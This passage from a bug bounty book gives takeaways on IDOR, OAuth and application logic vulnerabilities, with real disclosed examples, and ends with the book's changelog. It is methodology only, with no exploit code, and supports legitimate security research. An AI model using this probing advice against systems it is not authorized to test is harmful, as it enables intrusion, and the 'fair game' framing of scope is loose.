Testing for IDORs requires keen observation as well as skill. When reviewing HTTP requests for vulnerabilities, be on the lookout for account identifiers like the `administration_id` in the above. While the field name, **`administration_id`** is a little misleading compared to it being called **`account_id`**, being a plain integer was a red flag that I should check it out. Additionally, given the length of the parameter, it would have been difficult to exploit the vulnerability without making a bunch of network noise, having to repeat requests searching for the right id. If you find similar vulnerabilities, to improve your report, always be on the lookout for HTTP responses, urls, etc. that disclose ids. Luckily for me, the id I needed was included in the account URL.



While similar to the Moneybird example above, in that both required abusing leaked organization ids to elevate privileges, this example is great because it demonstrates the severity of being able to attack users remotely, with zero interaction on their behalf and the need to demonstrate a full exploit. Initially, Akhil did not include or demonstrate the full account takeover and based on Twitter's response to his mentioning it (i.e., asking for details and full steps to do so), they may not have considered that impact when initially resolving the vulnerability. So, when you report, make sure to fully consider and detail the full impact of the vulnerability you are reporting, including steps to reproduce it.

## OAuth



When looking for vulnerabilities, consider how stale assets can be exploited. When you're hacking, be on the lookout for application changes which may leave resources like these exposed. This example from Philippe is awesome because it started with him identifying an end goal, stealing OAuth tokens, and then finding the means to do so.

Additionally, if you liked this example, you should check out [Philippe's Blog](https://www.philippeharewood.com)<sup>1</sup> (included in the Resources Chapter) and the Hacking Pro Tips Interview he sat down with me to do - he provides a lot of great advice!.



While a little old, this vulnerability demonstrates how OAuth `redirect_uri` validations can be misconfigured by **resource servers**. In this case, it was Slack's implementation of OAuth which permitted an attacker to add domain suffixes and steal tokens.

---

<sup>1</sup><https://www.philippeharewood.com>



There are a few takeaways here. First, OAuth vulnerabilities aren't always about stealing tokens. Keep an eye out for API requests protected by OAuth which aren't sending or validating the token (i.e., try removing the OAuth token header if there's an identifier, like the sheets ID, in the URL). Secondly, it's important to recognize and understand how browsers interpret Javascript and JSON. This vulnerability was partly made possible since Google was returning a valid Javascript object which contained JSON. Lastly, while it's a common theme in the book, read the documentation. Google's documentation about responses was key to developing a working proof of concept which sent the spreadsheet data to a remote server.

## Application Logic Vulnerabilities



There are two key take aways here. First, not everything is about injecting code, HTML, etc. Always remember to use a proxy and watch what information is being passed to a site and play with it to see what happens. In this case, all it took was removing POST parameters to bypass security checks. Secondly, again, not all attacks are based on HTML webpages. API endpoints always present a potential area for vulnerability so make sure you consider and test both.



Though a short description, the takeaway here can't be overstated, **be on the lookout for new functionality!**. When a site implements new functionality, it's fresh meat. New functionality represents the opportunity to test new code and search for bugs. This was the same for the Shopify Twitter CSRF and Facebook XSS vulnerabilities.

To make the most of this, it's a good idea to familiarize yourself with companies and subscribe to company blogs, newsletters, etc. so you're notified when something is released. Then test away.



When you're scoping out a potential target, ensure to note all the different tools, including web services, they appear to be using. Each service, software, OS, etc. you can find reveals a potential new attack vector. Additionally, it is a good idea to familiarize yourself with popular web tools like AWS S3, Zendesk, Rails, etc. that many sites use.



There are a multiple takeaways from this:

1. Don't underestimate your ingenuity and the potential for errors from developers. HackerOne is an awesome team of awesome security researchers. But people make mistakes. Challenge your assumptions.
2. Don't give up after the first attempt. When I found this, browsing each bucket wasn't available and I almost walked away. But then I tried to write a file and it worked.
3. It's all about the knowledge. If you know what types of vulnerabilities exist, you know what to look for and test. Buying this book was a great first step.
4. I've said it before, I'll say it again, an attack surface is more than the website, it's also the services the company is using. Think outside the box.



Two factor authentication is a tricky system to get right. When you notice a site is using it, you'll want to fully test out all functionality including token lifetime, maximum number of attempts, reusing expired tokens, likelihood of guessing a token, etc.



When hacking, consider a company's entire infrastructure fair game unless they tell you it's out of scope. While this report didn't pay a bounty, I know that Patrik has employed similar techniques to find some significant four figure payouts.

Additionally, you'll notice there was 260,000 potential addresses here, which would have been impossible to scan manually. When performing this type of testing, automation is hugely important and something that should be employed.



Javascript source code provides you with actual source code from a target you can explore. This is great because your testing goes from blackbox, having no idea what the back end is doing, to whitebox (though not entirely) where you have insight into how code is being executed. This doesn't mean you have to walk through every line, the POST call in this case was found on line 20570 with a simple search for **POST**.



Sub domains and broader network configurations represent great potential for hacking. If you notice that a program is including \*.SITE.com in it's scope, try to find sub domains that may be vulnerable rather than going after the low hanging fruit on the main site which everyone maybe searching for. It's also worth your time to familiarize yourself with tools like Nmap, eyewitness, knockpy, etc. which will help you follow in Andy's shoes.



I included this example because it demonstrates two things - first, while it does reduce the impact of the vulnerability, there are times that reporting a bug which assumes an attacker knows a victim's user name and password is acceptable provided you can explain what the vulnerability is and demonstrate it's severity.

Secondly, when testing for application logic related vulnerabilities, consider the different ways an application could be accessed and whether security related behaviours are consistent across platforms. In this case, it was browsers and mobile applications but it also could include third party apps or API endpoints.

## 27. Appendix B - Web Hacking 101 Changelog

March 11, 2018

Rewrote description for XSS, SSTI, SQLi, SSRF, Race Conditions

Added new Orange Uber SQLi example

Added new SSRF port scanning example

Added two new race condition examples, Keybase and HackerOne

July 11, 2017

Added new Google SSRF vulnerability

March 12, 2017

Minor typo and grammar fixes through the book

Rewrote Open Redirect, HPP, CSRF, HTML Injection, CRLF chapter descriptions and revised associated examples

November 18, 2016

Added Uber sub domain takeover example

Added Google Sheets OAuth example

November 11, 2016

Added new IDOR examples, Moneybird and Twitter

Added new Application Logic example from Twitter



Added new OAuth Chapter and an example

Moved Philippe's Facebook OAuth example from Subdomain Takeovers to OAuth

November 6, 2016

Re-ordered chapters and added Race Conditions and IDOR as their own chapters

Added GitRob and RaceTheWeb in the Tools chapter

Added new Race Conditions example from HackerOne, accepting invites

October 3, 2016

Added two new Remote Code Execution vulnerabilities

Updated XXE chapter to clarify Facebook example

Various typo fixes

September 21, 2016

Added new sub domain take over example, #6 - api.legalrobot.com

Added Appendix B of Take Aways

August 23, 2016

Added new sub domain take over example, #5 - Snapcchat fastly.sc takeover

Added new tools: XSSHunter, Censys, OnlineHashCrack, Ysoserial

Added new cheatsheet for AngularJS, including the 1.5.7 sandbox escape